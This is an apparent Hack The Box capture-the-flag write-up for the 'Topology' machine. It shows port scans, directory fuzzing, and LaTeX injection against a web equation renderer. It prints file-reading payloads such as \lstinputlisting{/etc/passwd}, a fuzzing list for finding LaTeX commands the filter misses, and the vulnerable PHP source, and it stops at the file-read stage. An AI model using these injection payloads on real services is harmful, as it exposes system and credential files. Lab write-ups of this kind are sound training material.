
Topology

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.217
Lets try pinging it

```
ping 10.10.11.217 -c 5

PING 10.10.11.217 (10.10.11.217) 56(84) bytes of data.
64 bytes from 10.10.11.217: icmp_seq=1 ttl=63 time=89.9 ms
64 bytes from 10.10.11.217: icmp_seq=2 ttl=63 time=87.0 ms
64 bytes from 10.10.11.217: icmp_seq=3 ttl=63 time=90.2 ms
64 bytes from 10.10.11.217: icmp_seq=4 ttl=63 time=89.9 ms
64 bytes from 10.10.11.217: icmp_seq=5 ttl=63 time=90.1 ms

--- 10.10.11.217 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 87.023/89.431/90.240/1.211 ms
```

Alright lets try port scanning now

Port Scanning :

All Port Scan

```
rustscan -a 10.10.11.217 --ulimit 5000
```

```
rustscan -a 10.10.11.217 --ulimit 5000
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
RustScan: Making sure 'closed' isn't just a state of mind.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.217:22
Open 10.10.11.217:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-04 19:03 IST
Initiating Ping Scan at 19:03
Scanning 10.10.11.217 [2 ports]
Completed Ping Scan at 19:03, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:03
Completed Parallel DNS resolution of 1 host. at 19:03, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:03
Scanning 10.10.11.217 [2 ports]
Discovered open port 80/tcp on 10.10.11.217
Discovered open port 22/tcp on 10.10.11.217
Completed Connect Scan at 19:03, 0.14s elapsed (2 total ports)
Nmap scan report for 10.10.11.217
Host is up, received syn-ack (0.090s latency).
Scanned at 2024-10-04 19:03:13 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.217 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.217 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-04 19:06 IST
Nmap scan report for 10.10.11.217
Host is up (0.087s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dc:bc:32:86:e8:e8:45:78:10:bc:2b:5d:bf:0f:55:c6 (RSA)
|   256 d9:f3:39:69:2c:6c:27:f1:a9:2d:50:6c:a7:9f:1c:33 (ECDSA)
|_  256 4c:a6:50:75:d0:93:4f:9c:4a:1b:89:0a:7a:27:08:d7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Miskatonic University | Topology Group
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
Nmap done: 1 IP address (1 host up) scanned in 12.89 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 3072 dc:bc:32:86:e8:e8:45:78:10:bc:2b:5d:bf:0f:55:c6 (RSA)
| 256 d9:f3:39:69:2c:6c:27:f1:a9:2d:50:6c:a7:9f:1c:33 (ECDSA)
|_ 256 4c:a6:50:75:d0:93:4f:9c:4a:1b:89:0a:7a:27:08:d7 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Miskatonic University | Topology Group
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets do some directory fuzzing now

Directory Fuzzing

```
ffuf -u http://10.10.11.217/FUZZ -w /usr/share/wordlists/dirb/common.txt -t
200 -r
```


```
ffuf -u http://10.10.11.217/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 200 -r


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
------------------------------------------------

 :: Method           : GET
 :: URL              : http://10.10.11.217/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
------------------------------------------------

.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5195ms]
                        [Status: 200, Size: 6767, Words: 1612, Lines: 175, Duration: 5196ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5195ms]
~bin                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5195ms]
.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5195ms]
~mail                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5196ms]
~lp                     [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5196ms]
index.html              [Status: 200, Size: 6767, Words: 1612, Lines: 175, Duration: 5127ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 5118ms]
:: Progress: [4614/4614] :: Job [1/1] :: 25 req/sec :: Duration: [0:02:46] :: Errors: 517 ::
```

Nothing much here lets go to the web app to see what's happening on there

---

Web Application :


Default page



Lets add topology.htb to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb
~
```


So topology.htb goes to the same site but i noticed something here




This LateX Equation Generator goes to latex.topology.htb lets add this to /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb
~
~
```

Now lets see this page



Now lets see each one of them lets see the demo folder
So i tried this /equation.php here lets see this page



Gaining Access

Now to exploit this i just got on hacktricks and found this

LaTeX Injection

Usually the servers that will find on the internet that **convert LaTeX code to PDF** use `pdflatex`. This program uses 3 main attributes to (dis)allow command execution:

- `--no-shell-escape` : **Disable** the `\write18{command}` construct, even if it is enabled in the texmf.cnf file.
- `--shell-restricted` : Same as `--shell-escape`, but **limited** to a 'safe' set of **predefined** **commands (**On Ubuntu 16.04 the list is in `/usr/share/texmf/web2c/texmf.cnf`).
- `--shell-escape` : **Enable** the `\write18{command}` construct. The command can be any shell command. This construct is normally disallowed for security reasons.

However, there are other ways to execute commands, so to avoid RCE it's very important to use `--shell-restricted`.

Read file

You might need to adjust injection with wrappers as [or $.

```
\input{/etc/passwd}
\include{password} # load .tex file
\lstinputlisting{/usr/share/texmf/web2c/texmf.cnf}
\usepackage{verbatim}
\verbatiminput{/etc/passwd}
```

Read single lined file

```
\newread\file
\openin\file=/etc/issue
\read\file to\line
\text{\line}
\closein\file
```

Read multiple lined file

```
\newread\file
```

So i tried a few and some were black listed so i made a wordlist to test this

cat wordlist

```
\input
\include
\lstinputlisting
\usepackage
\verbatiminput
\newread
\open
\read
\write
\close
\immediate
\documentclass
\input
\url
```


Lets test it with ffuf

```
ffuf -u 'http://latex.topology.htb/equation.php?eqn=FUZZ' -w wordlist -fs
3244
```

```
ffuf -u 'http://latex.topology.htb/equation.php?eqn=FUZZ' -w wordlist -fs 3244


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://latex.topology.htb/equation.php?eqn=FUZZ
 :: Wordlist         : FUZZ: /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Topology/wordlist
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 3244
________________________________________________

\lstinputlisting        [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2008ms]
\verbatiminput          [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2082ms]
\documentclass          [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2083ms]
\close                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2082ms]
\newread                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2167ms]
\open                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2271ms]
\read                   [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3187ms]
:: Progress: [14/14] :: Job [1/1] :: 6 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

So \lstinputlisting works lets try to read /etc/passwd
For this we need to include $ in front and the back of the input

URL im using now : `http://latex.topology.htb/equation.php?eqn=$\lstinputlisting{/etc/passwd}$`



next thing is reading the equation.php which worked with ../equation.php

URL : `http://latex.topology.htb/equation.php?eqn=$\lstinputlisting{../equation.php}$`

Not Secure http://latex.topology.htb/equation.php?eqn=$\lstinputlisting{../equation.php}$ 500%

```
        $errormsg = "Something went wrong. Sorry.";
        // texfile content, insert default header and user input
        $texsource = "\\documentclass{standalone}
\\input{../header}
\\begin{document}
$" . $texinput . "$"."\\end{document}";

// create random filename
$fileid = uniqid(rand(),true);
$texfilename = "tempfiles/" . $fileid . ".tex";
$texfile = fopen("$texfilename","w");
fputs($texfile, $texsource);
fclose($texfile);
chdir(dirname($texfilename));
exec("pdflatex " . basename($texfilename) . " > /dev/null 2>&1");
exec("convert -density 300 ".$fileid.".pdf "."$fileid".".png > /dev/null 2>&1");
$fp = fopen($fileid . ".png", 'rb');
header("Content-Type: image/png");
header("Content-Length: " . filesize($fileid.".png"));
fpassthru($fp);
// delete temp image and logs
